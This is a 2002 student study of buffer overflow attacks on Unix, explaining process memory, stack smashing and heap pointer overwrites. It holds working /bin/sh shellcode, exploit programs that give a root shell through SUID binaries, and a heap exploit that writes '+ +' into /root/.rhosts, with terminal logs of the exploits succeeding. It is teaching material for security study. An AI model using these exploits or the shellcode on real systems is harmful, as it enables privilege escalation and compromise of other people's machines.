A Buffer Overflow Study
Attacks & Defenses

Pierre-Alain FAYOLLE, Vincent GLAUME

ENSEIRB
Networks and Distributed Systems

2002

Contents

Introduction

On november 2, 1988 a new form of threat appeared with the Morris Worm, also known as the Internet Worm. This famous event caused heavy damages on the internet, by using two common unix programs, *sendmail* and *fingerd*. This was possible by exploiting a buffer overflow in *fingerd*. This is probably one of the most outstanding attacks based on buffer overflows.

This kind of vulnerability has been found on largely spread and used daemons such as *bind*, *wu-ftpd*, or various *telnetd* implementations, as well as on applications such as *Oracle* or *MS Outlook Express...*

The variety of vulnerable programs and possible ways to exploit them make clear that buffer overflows represent a real threat. Generally, they allow an attacker to get a shell on a remote machine, or to obtain superuser rights. Buffer overflows are commonly used in remote or local exploits.

The first aim of this document is to present how buffer overflows work and may compromise a system or a network security, and to focus on some existing protection solutions. Finally, we will try to point out the most interesting sets to secure an environment, and compare them on criteria such as efficiency or performance loss.

We are both third year computer science students at ENSEIRB (French national school of engineering), specialized in Networks and Distributed Systems. This study has been performed during our Network Administration project.

Part I

Introduction to Buffer Overflows

Chapter 1

Generalities

Most of the exploits based on buffer overflows aim at forcing the execution of malicious code, mainly in order to provide a root shell to the user. The principle is quite simple: malicious instructions are stored in a buffer, which is overflowed to allow an unexpected use of the process, by altering various memory sections.

Thus, we will introduce in this document the way a process is mapped in the machine memory, as well as the buffer notion; then we will focus on two kinds of exploits based on buffer overflow : stack overflows and heap overflows.

1.1 Process memory

1.1.1 Global organization

When a program is executed, its various elements (instructions, variables...) are mapped in memory, in a structured manner.

The highest zones contain the process environment as well as its arguments: env strings, arg strings, env pointers (figure1.1).

The next part of the memory consists of two sections, the *stack* and the *heap*, which are allocated at run time.

The stack is used to store function arguments, local variables, or some information allowing to retrieve the stack state before a function call... This stack is based on a LIFO (Last In, First Out) access system, and grows toward the low memory addresses.

Dynamically allocated variables are found in the heap; typically, a pointer refers to a heap address, if it is returned by a call to the *malloc* function.

The *.bss* and *.data* sections are dedicated to global variables, and are allocated at compilation time. The *.data* section contains static initialized data, whereas uninitialized data may be found in the *.bss* section.

The last memory section, *.text*, contains instructions (e.g the program code) and may include read-only data.

Short examples may be really helpful for a better understanding; let us see where each kind of variable is stored:




Figure 1.1: Process memory organization

heap

```
int main(){
char * tata = malloc(3);
...
}
```

`tata` points to an address wich is in the heap.

.bss

```
char global;
int main (){
...
}
```

```
int main(){
static int bss_var;
...
}
```

`global` and `bss_var` will be in .bss

.data

```
char global = 'a';
```

```
int main(){
...
}
```

```
int main(){
static char data_var = 'a';
...
}
```

`global` and `data_var` will be in .data.

1.1.2 Function calls

We will now consider how function calls are represented in memory (in the stack to be more accurate), and try to understand the involved mechanisms.

On a Unix system, a function call may be broken up in three steps:

1. prologue: the current frame pointer is saved. A frame can be viewed as a logical unit of the stack, and contains all the elements related to a function.The amount of memory which is necessary for the function is reserved.
2. call: the function parameters are stored in the stack and the instruction pointer is saved, in order to know which instruction must be considered when the function returns.
3. return(or epilogue): the old stack state is restored.

A simple illustration helps to see how all this works, and will allow us a better understanding of the most commonly used techniques involved in buffer overflow exploits.

Let us consider this code:

```
int toto(int a, int b, int c){
  int i=4;
  return (a+i);
}

int main(int argc, char **argv){
  toto(0, 1, 2);
  return 0;
}
```

We now disassemble the binary using *gdb*, in order to get more details about these three steps. Two registers are mentionned here: EBP points to the current frame (frame pointer), and ESP to the top of the stack.

First, the *main* function:

```
(gdb) disassemble main
Dump of assembler code for function main:
0x80483e4 <main>:  push   %ebp
0x80483e5 <main+1>: mov    %esp,%ebp
0x80483e7 <main+3>: sub    $0x8,%esp
```

That is the *main* function prologue. For more details about a function prologue, see further on (the *toto()* case).

```
0x80483ea <main+6>: add    $0xfffffffc,%esp

0x80483ed <main+9>: push   $0x2
0x80483ef <main+11>: push   $0x1
0x80483f1 <main+13>: push   $0x0
0x80483f3 <main+15>: call   0x80483c0 <toto>
```

The *toto()* function call is done by these four instructions: its parameters are piled (in reverse order) and the function is invoked.

```
0x80483f8 <main+20>: add    $0x10,%esp
```

This instruction represents the *toto()* function return in the *main()* function: the stack pointer points to the return address, so it must be incremented to point before the function parameters (the stack grows toward the low addresses!). Thus, we get back to the initial environment, as it was before *toto()* was called.

```
0x80483fb <main+23>: xor    %eax,%eax
0x80483fd <main+25>: jmp    0x8048400 <main+28>
0x80483ff <main+27>: nop

0x8048400 <main+28>: leave
0x8048401 <main+29>: ret
End of assembler dump.
```

The last two instructions are the *main()* function return step.

Now let us have a look to our *toto()* function:

```
(gdb) disassemble toto
Dump of assembler code for function toto:
0x80483c0 <toto>: push   %ebp
0x80483c1 <toto+1>: mov    %esp,%ebp
0x80483c3 <toto+3>: sub    $0x18,%esp
```

This is our function prologue: %ebp initially points to the environment; it is piled (to save this current environment), and the second instruction makes %ebp points to the top of the stack, which now contains the initial environment address. The third instruction reserves enough memory for the function (local variables).

```
0x80483c6 <toto+6>: movl   $0x4,0xfffffffc(%ebp)
0x80483cd <toto+13>: mov    0x8(%ebp),%eax
0x80483d0 <toto+16>: mov    0xfffffffc(%ebp),%ecx
0x80483d3 <toto+19>: lea    (%ecx,%eax,1),%edx
0x80483d6 <toto+22>: mov    %edx,%eax
0x80483d8 <toto+24>: jmp    0x80483e0 <toto+32>
0x80483da <toto+26>: lea    0x0(%esi),%esi
```

These are the function instructions...

```
0x80483e0 <toto+32>: leave
0x80483e1 <toto+33>: ret
End of assembler dump.
(gdb)
```

The return step (ar least its internal phase) is done with these two instructions. The first one makes the %ebp and %esp pointers retrieve the value they had before the prologue (but not before the function call, as the stack pointers still points to an address which is lower than the memory zone where we find the *toto()* parameters, and we have just seen that it retrieves its initial value in the *main()* function). The second instruction deals with the instruction register, which is visited once back in the calling function, to know which instruction must be executed.

This short example shows the stack organization when functions are called. Further in this document, we will focus on the memory reservation. If this memory section is not carefully managed, it may provide opportunities to an attacker to disturb this stack organization, and to execute unexpected code.

That is possible because, when a function returns, the next instruction address is copied from the stack to the EIP pointer (it was piled impicitly by the *call* instruction). As this address is stored in the stack, if it is possible to corrupt the stack to access this zone and write a new value there, it is possible to specify a new instruction address, corresponding to a memory zone containing malevolent code.

We will now deal with buffers, which are commonly used for such stack attacks.

1.2 Buffers, and how vulnerable they may be

In C language, strings, or buffers, are represented by a pointer to the address of their first byte, and we consider we have reached the end of the buffer when we see a NULL byte. This means that there is no way to set precisely the amount of memory reserved for a buffer, it all depends on the number of characters.

Now let us have a closer look to the way buffers are organized in memory.

First, the size problem makes restricting the memory allocated to a buffer, to prevent any overflow, quite difficult. That is why some trouble may be observed, for instance when *strcpy* is used without care, which allows a user to copy a buffer into another smaller one !

Here is an illustration of this memory organization: the first example is the storage of the `wxy` buffer, the second one is the storage of two consecutive buffers, `wxy` and then `abcde`.




Figure 1.2: Buffers in memory

Note that on the right side case, we have two unused bytes because *words* (four byte sections) are used to store data. Thus, a six byte buffer requires two words, or height bytes, in memory.

Buffer vulnerabilty is shown in this program:

```
#include <stdio.h>

int main(int argc, char **argv){
  char jayce[4]="Oum";
  char herc[8]="Gillian";

  strcpy(herc, "BrookFlora");
  printf("%s\n", jayce);

  return 0;
}
```

Two buffers are stored in the stack just as shown on figure 1.3. When ten characters are copied into a buffer which is supposed to be only eight byte long, the first buffer is modified.

This copy causes a buffer overflow, and here is the memory organization before and after the call to *strcpy*:




Figure 1.3: Overflow consequences

Here is what we see when we run our program, as expected:

```
alfred@atlantis:~$ gcc jayce.c
alfred@atlantis:~$ ./a.out
ra
alfred@atlantis:~$
```

That is the kind of vulnerability used in buffer overflow exploits.

Chapter 2

Stack overflows

The previous chapter briefly introduced to memory organization, how it is set up in a process and how it evolves, and evoked buffer overflows and the threat they may represent.

This is a reason to focus on stack overflows, e.g attacks using buffer overflows to corrupt the stack. First, we will see which methods are commonly used to execute unexpected code (we will call it a shell code since it provides a root shell most of the time). Then, we will illustrate this theory with some examples.

2.1 Principle

When we talked about function calls in the previous chapter, we disassembled the binary, and we looked among others at the role of the EIP register, in which the address of the next instruction is stored. We saw that the *call* instruction piles this address, and that the *ret* function unpiles it.

This means that when a program is run, the next instruction address is stored in the stack, and consequently, if we succeed in modifying this value in the stack, we may force the EIP to get the value we want. Then, when the function returns, the program may execute the code at the address we have specified by overwriting this part of the stack.

Nevertheless, it is not an easy task to find out precisely where the information is stored (e.g the return address).

It is much more easier to overwrite a whole (larger) memory section, setting each word (block of four bytes) value to the choosen instruction address, to increase our chances to reach the right byte.

Finding the address of the shellcode in memory is not easy. We want to find the distance between the stack pointer and the buffer, but we know only approximately where the buffer begins in the memory of the vulnerable program. Therefore we put the shellcode in the middle of the buffer and we pad the beginning with NOP opcode. NOP is a one byte opcode that does nothing at all. So the stack pointer will store the approximate beginning of the buffer and jump to it then execute NOPs until finding the shellcode.

2.2 Illustration

In the previous chapter, our example proved the possibility to access higher memory sections when writing into a buffer variable. Let us remember how a function call works, on figure 2.1.

When we compare this with our first example (*jayce.c*, see page 11), we understand the danger: if a function allows us to write in a buffer without any control of the number of bytes we copy, it becomes




Figure 2.1: Function call

possbile to crush the environment address, and, more interesting, the next instruction address (i on figure 2.1).

That is the way we can expect to execute some malevolent code if it is cleverly placed in memory, for instance in the overflowed buffer if it is large enough to contain our shellcode, but not too large, to avoid a segmentation fault...

Thus, when the function returns, the corrupted address will be copied over EIP, and will point to the target buffer that we overflow; then, as soon as the function terminates, the instructions within the buffer will be fetched and executed.

2.2.1 Basic example

This is the easiest way to show a buffer overflow in action.

The *shellcode* variable is copied into the buffer we want to overflow, and is in fact a set of x86 opcodes. In order to insist on the dangers of such a program (e.g to show that buffer overflows are not an end, but a way to reach an aim), we will give this program a SUID bit and root rights.

```
#include <stdio.h>
#include <string.h>

char shellcode[] =
    "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
    "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
    "\x80\xe8\xdc\xff\xff\xff/bin/sh";

char large_string[128];
```

```
int main(int argc, char **argv){
    char buffer[96];
    int i;
    long *long_ptr = (long *) large_string;


    for (i = 0; i < 32; i++)
        *(long_ptr + i) = (int) buffer;
    for (i = 0; i < (int) strlen(shellcode); i++)
        large_string[i] = shellcode[i];
    strcpy(buffer, large_string);
    return 0;
}
```

Let us compile, and execute:

```
alfred@atlantis:~$ gcc bof.c
alfred@atlantis:~$ su
Password:
albator@atlantis:~# chown root.root a.out
albator@atlantis:~# chmod u+s a.out
alfred@atlantis:~$ whoami
alfred
alfred@atlantis:~$ ./a.out
sh-2.05$ whoami
root
```

Two dangers are emphasized here: the stack overflow question, which has been developped so far, and the SUID binaries, which are executed with root rights ! The combination of these elements give us a root shell here.

2.2.2 Attack via environment variables

Instead of using a variable to pass the shellcode to a target buffer, we are going to use an environment variable. The principle is to use a *exe.c* code which will set the environment variable, and then to call a vulnerable program (*toto.c*) containing a buffer which will be overflowed when we copy the environment variable into it.

Here is the vulnerable code:

```
#include <stdio.h>
#include <stdlib.h>

int main(int argc, char **argv){
  char buffer[96];

  printf("- %p -\n", &buffer);
  strcpy(buffer, getenv("KIRIKA"));

  return 0;
}
```

We print the address of `buffer` to make the exploit easier here, but this is not necessary as gdb or brute-forcing may help us here too.

When the `KIRIKA` environment variable is returned by `getenv`, it is copied into buffer, which will be overflowed here and so, we will get a shell.

Now, here is the attacker code (*exe.c*):

```
#include <stdlib.h>
#include <unistd.h>

extern char **environ;

int main(int argc, char **argv){
    char large_string[128];
    long *long_ptr = (long *) large_string;
    int i;
    char shellcode[] =
      "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
      "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
      "\x80\xe8\xdc\xff\xff\xff/bin/sh";
    for (i = 0; i < 32; i++)
      *(long_ptr + i) = (int) strtoul(argv[2], NULL, 16);
    for (i = 0; i < (int) strlen(shellcode); i++)
      large_string[i] = shellcode[i];

    setenv("KIRIKA", large_string, 1);
    execle(argv[1], argv[1], NULL, environ);

    return 0;
}
```

This program requires two arguments:

- the path of the program to exploit
- the address of the buffer to smash in this program

Then, it proceeds as usual: the offensive string (`large_string`) is filled with the address of the target buffer first, and then the shellcode is copied at its beginning. Unless we are very lucky, we will need a first try to discover the address we will provide later to attack with success.

Finally, `execle` is called. It is one of the *exec* functions that allows to specify an environment, so that the called program will have the correct corrupted environment variable.

Let us see how it works (once again *toto* has the SUID bit set, and is owned by root):

```
alfred@atlantis:~/$ whoami
alfred
alfred@atlantis:~/$ ./exe ./toto 0xbffff9ac
- 0xbffff91c -
Segmentation fault
alfred@sothis:~/$ ./exe ./toto 0xbffff91c
- 0xbffff91c -
```

```
sh-2.05# whoami
root
sh-2.05#
```

The first attempt shows a segmentation fault, which means the address we have provided does not fit, as we should have expected. Then, we try again, fitting the second argument to the right address we have obtained with this first try (`0xbffff9ac`): the exploit has succeeded.

2.2.3 Attack using gets

This time, we are going to have a look at an example in which the shellcode is copied into a vulnerable buffer via `gets`. This is another libc function to avoid (prefer `fgets`).

Although we proceed differently, the principle remains the same; we try to overflow a buffer to write at the return address location, and then we hope to execute a command provided in the shellcode. Once again we need to know the target buffer address to succeed. To pass the shellcode to the victim program, we print it from our attacker program, and use a pipe to redirect it.

If we try to execute a shell, it terminates immediately in this configuration, so we will run *ls* this time. Here is the vulnerable code (*toto.c*):

```
#include <stdio.h>

int main(int argc, char **argv){
  char buffer[96];
  printf("- %p -\n", &buffer);
  gets(buffer);
  printf("%s", buffer);
  return 0;
}
```

The code exploiting this vulnerability (*exe.c*):

```
#include <stdlib.h>
#include <stdio.h>

int main(int argc, char **argv){
    char large_string[128];
    long *long_ptr = (long *) large_string;
    int i;
    char shellcode[] =
      "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
      "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
      "\x80\xe8\xdc\xff\xff\xff/bin/ls";

    for (i = 0; i < 32; i++)
      *(long_ptr + i) = (int) strtoul(argv[1], NULL, 16);

    for (i = 0; i < (int) strlen(shellcode); i++)
      large_string[i] = shellcode[i];

    printf("%s", large_string);
```

```
    return 0;
}
```

All we have to do now is to have a first try to discover the good buffer address, and then we will be able to make the program run *ls*:

```
alfred@atlantis:~/$ ./exe  0xbffff9bc | ./toto
- 0xbffff9bc -
exe  exe.c  toto  toto.c
alfred@atlantis:~/$
```

This new possibility to run code illustrates the variety of available methods to smash the stack.

Conclusion

This section show various ways to corrupt the stack; the differences mainly rely on the method used to pass the shellcode to the program, but the aim always remains the same: to overwrite the return address and make it point to the desired shellcode.

We will see in the next chapter how it is possible to corrupt the heap, and the numerous possibilities it offers.

Chapter 3

Heap overflows

3.1 Terminology

3.1.1 Unix

If we look at the lowest addresses of a process loaded in memory we find the following sections:

- .text: contains the code of the process
- .data: contains the initialized datas (global initialized variables or local initialized variables preceded by the keyword static)
- .bss: contains the uninitialized datas (global uninitialized variables or local unintialized variables preceded by the keyword static)
- heap: contains the memory allocated dynamically at run time

3.1.2 Windows

The PE (Portable Executable) format (which describes a binary) in use under windows (95, , NT) operating systems insure you to have the following sections in a binary:

- code: there is executable code in this section.
- data: initialized variables
- bss: uninitialized datas

Their contents and structures are provided by the compiler (not the linker). The stack segment and heap segment are not sections in the binary but are created by the loader from the stacksize and heapsize entries in the optional header;

When speaking of heap overflow we will regroup heap, bss, and data buffer overflows. We will speak of heap (or stack) overflow rather than heap (or stack) based buffer overflow.

3.2 Motivations and Overview

Heap based buffer overflows are rather old but remain strangely less reported than the stack based buffer overflows. We can find several reasons for that:

- they are more difficult to achieve than stack overflows

- they are based on several techniques such as function pointer overwrite, Vtable overwrite, exploitation of the weaknesses of the malloc libraries
- they require some preconditions concerning the organization of a process in memory

Nevertheless heap overflows should not be under-estimated. In fact, they are one of the solutions used to bypass protections such as LibSafe, StackGuard...

3.3 Overwriting pointers

In this part we will describe the basic idea of heap overflowing. The attacker can use a buffer overflow in the heap to overwrite a filename, a password, a uid, etc ... This kind of attacks need some preconditions in the source code of the vulnerable binary: there should be (in THIS order) a buffer declared (or defined) first, and then a pointer. The following piece of code is a good example of what we are searching:

```
...
static char buf[BUFSIZE];
static char *ptr_to_something;
...
```

The buffer (`buf`) and the pointer (`ptr_to_something`) could be both in the bss segment (case of the example), or both in the data segment, or both in the heap segment, or the buffer could be in the bss segment and the pointer in data segment. This order is very important because the heap grows upward (in contrary to the stack), therefore if we want to overwrite the pointer it should be located after the overflowed buffer.




Figure 3.1: Overwriting a pointer in the heap

3.3.1 Difficulties

The main difficulty is to find a program respecting the two preconditions stated above. Another difficulty is to find the address of the argv[1] of the vulnerable program (we use it to store for example a new name if we want to overwrite the name of a file).

3.3.2 Interest of the attack

First this kind of attack is very portable (it does not rely on any Operating System). Then we can use it to overwrite a filename and open another file instead. For example, we assume the program runs with SUID root and opens a file to store information; we can overwrite the filename with *.rhosts* and write garbage there.

3.3.3 Practical study

The example that we will take for explaining the basic idea of heap overflow explained above has been made by Matt Conover for his article on heap overflow.

Vulprog1.c

```
/*
 * Copyright (C) January 1999, Matt Conover & w00w00 Security Development
 *
 * This is a typical vulnerable program.  It will store user input in a
 * temporary file.  argv[1] of the program is will have some value used
 * somewhere else in the program.  However, we can overflow our user input
 * string (i.e. the gets()), and have it overwrite the temporary file
 * pointer, to point to argv[1] (where we can put something such as
 * "/root/.rhosts", and after our garbage put a '#' so that our overflow
 * is ignored in /root/.rhosts as a comment).  We'll assume this is a
 * setuid program.
 */

1 #include <stdio.h>
2 #include <stdlib.h>
3 #include <unistd.h>
4 #include <string.h>
5 #include <errno.h>

6 #define ERROR -1
7 #define BUFSIZE 16

/*
 * Run this vulprog as root or change the "vulfile" to something else.
 * Otherwise, even if the exploit works it won't have permission to
 * overwrite /root/.rhosts (the default "example").
 */

8 int main(int argc, char **argv)
{
9    FILE *tmpfd;
10   static char buf[BUFSIZE], *tmpfile;
```

```
11   if (argc <= 1)
   {
12      fprintf(stderr, "Usage: %s <garbage>\n", argv[0]);
13      exit(ERROR);
   }

14   tmpfile = "/tmp/vulprog.tmp"; /* no, this is no a temp file vul */
15   printf("before: tmpfile = %s\n", tmpfile);

   /* okay, now the program thinks that we have access to argv[1] */
16   printf("Enter one line of data to put in %s: ", tmpfile);
17   gets(buf);

18   printf("\nafter: tmpfile = %s\n", tmpfile);

19   tmpfd = fopen(tmpfile, "w");
20   if (tmpfd == NULL)
   {
21      fprintf(stderr, "error opening %s: %s\n", tmpfile, strerror(errno));
22      exit(ERROR);
   }

23   fputs(buf, tmpfd);
24   fclose(tmpfd);
}
```

Analysis of the vulnerable program

`Buf` (line 10) is our entry in the program; it is allocated in the bss segment. The size of this buffer is limited here by `BUFSIZE` (lines 7, 10). The program is waiting for input from the user [17]. The input will be stored in `buf` (line 17) through `gets()`. It is possible to overflow buf since `gets()` do not verify the size of the input. Just after buf, tmpfile is allocated (line 10). Overflowing buf will let us overwrite the pointer `tmpfile` and make it point to what we want instead (for example: `.rhosts` or `/etc/passwd`).

`Vulprog1` needs to be run as root or with the SUID bit in order to make the exploit interesting.

`Exploit1.c`

```
1 #include <stdio.h>
2 #include <stdlib.h>
3 #include <unistd.h>
4 #include <string.h>

5 #define ERROR -1

6 #define VULPROG "./vulnerable1"
7 #define VULFILE "/root/.rhosts" /* the file 'buf' will be stored in */

/* get value of sp off the stack (used to calculate argv[1] address) */
8 u_long getesp()
{
9    __asm__("movl %esp,%eax"); /* equiv. of 'return esp;' in C */
}
```

```
10 int main(int argc, char **argv)
{
11   u_long addr;

12   register int i;
13   int mainbufsize;

14   char *mainbuf, buf[DIFF+6+1] = "+ +\t# ";

   /* ------------------------------------------------------ */
15   if (argc <= 1)
   {
16      fprintf(stderr, "Usage: %s <offset> [try 310-330]\n", argv[0]);
17      exit(ERROR);
   }
   /* ------------------------------------------------------ */

18   memset(buf, 0, sizeof(buf)), strcpy(buf, "+ +\t# ");

19   memset(buf + strlen(buf), 'A', DIFF);
20   addr = getesp() + atoi(argv[1]);

   /* reverse byte order (on a little endian system) */
21   for (i = 0; i < sizeof(u_long); i++)
22      buf[DIFF + i] = ((u_long)addr >> (i * 8) & 255);

23   mainbufsize = strlen(buf) + strlen(VULPROG) +
                strlen(VULPROG) + strlen(VULFILE) + 13;

24   mainbuf = (char *)malloc(mainbufsize);
25   memset(mainbuf, 0, sizeof(mainbuf));

26   snprintf(mainbuf, mainbufsize - 1, "echo '%s' | %s %s\n",
           buf, VULPROG, VULFILE);

27   printf("Overflowing tmpaddr to point to 0x%lx, check %s after.\n\n",
         addr, VULFILE);

28   system(mainbuf);
29   return 0;
}
```

Analysis of the exploit

`vulprog1` will wait for input by the user. The shell command `echo 'toto' | ./vulprog1` will execute vulprog1 and feed buf with *toto*. Garbage is passed to vulprog1 via its argv[1]; although vulprog1 does not process its argv[1] it will stores it in the process memory. It will be accessed through addr (lines 11, 20). We dont know exactly what is the offset from esp to argv1 so we proceed by brute forcing. It means that we try several offsets until we find the good one (a Perl script with a loop can be used, for example). Line 28 we execute `mainbuf` which is : `echo buf | ./vulprog1 root/.rhosts` Buf contains the datas we want to write in the file (16 bytes) after it will contain the pointer to the argv[1] of vulprog1 (addr is the address of argv[1] in vulprog1) So when `fopen()` (*vulprog1.c*, line 19) will be called with tmpfile,

tmpfile points to the string passed by argv[1] (e.g `/root/.rhosts`).

3.4 Overwriting function pointers

The idea behind overwriting function pointers is basically the same as the one explained above about overwriting a pointer: we want to overwrite a pointer and make it point to what we want. In the previous paragraph, the pointed element was a string defining the name of a file to be opened. This time it will be a pointer to a function.

3.4.1 Pointer to function: short reminder

In the prototype : `int (*func) (char * string)`, func is a pointer to a function. It is equivalent to say that func will keep the address of a function whose prototype is something like : `int the_func (char *string)`. The function `func()` is known at run-time.

3.4.2 Principle




Figure 3.2: Overwriting a function pointer

Like previously we use the memory structure and the fact that we have a pointer after a buffer in the heap. We overflow the buffer, and modify the address kept in the pointer. We will make the pointer points to our function or our shellcode. It is obviously important that the vulnerable program runs as root or with the SUID bit, if we want to really exploit the vulnerability. Another condition is that the heap is executable. In fact, the probability of having an executable heap is greater than the probability of having an executable stack, on most systems. Therefore this condition is not a real problem.

3.4.3 Example

Vulprog2.c

```
/* Just the vulnerable program we will exploit.    */
/* To compile use: gcc -o exploit1 exploit1.c -ldl */

1 #include <stdio.h>
2 #include <stdlib.h>
3 #include <unistd.h>
4 #include <string.h>
5 #include <dlfcn.h>

6 #define ERROR -1
7 #define BUFSIZE 16

8 int goodfunc(const char *str); /* funcptr starts out as this */

9 int main(int argc, char **argv)
10  {
11   static char buf[BUFSIZE];
12   static int (*funcptr)(const char *str);

13  if (argc <= 2)
14  {
15   fprintf(stderr, "Usage: %s <buffer> <goodfunc's arg>\n", argv[0]);
16   exit(ERROR);
17  }

18  printf("system()'s address = %p\n", &system);

19  funcptr = (int (*)(const char *str))goodfunc;
20  printf("before overflow: funcptr points to %p\n", funcptr);

21  memset(buf, 0, sizeof(buf));
22  strncpy(buf, argv[1], strlen(argv[1]));
23  printf("after overflow: funcptr points to %p\n", funcptr);

24  (void)(*funcptr)(argv[2]);
25  return 0;
26  }

/* ------------------------------------------- */

/* This is what funcptr should/would point to if we didn't overflow it */
27  int goodfunc(const char *str)
28  {
29   printf("\nHi, I'm a good function. I was called through funcptr.\n");
30   printf("I was passed: %s\n", str);

31   return 0;
}
```

The entry to the vulnerable program is at lines (11) and (12) because there we have a buffer and a pointer allocated in the *bss* segment. Furthermore the size taken to control the copy in memory is the size of the input (22). Thus we can easily overflow the buffer buf (22) by passing an argv(1) with a size greater than the size of buf. We can then write inside `funcptr` the address of the function we want to fetch to or the shellcode we want to execute.

Exploit2.c

```
/*
 * Copyright (C) January 1999, Matt Conover & w00w00 Security Development
 *
 * Demonstrates overflowing/manipulating static function pointers in the
 * bss (uninitialized data) to execute functions.
 *
 * Try in the offset (argv[2]) in the range of 140-160
 * To compile use: gcc -o exploit1 exploit1.c
 */

1 #include <stdio.h>
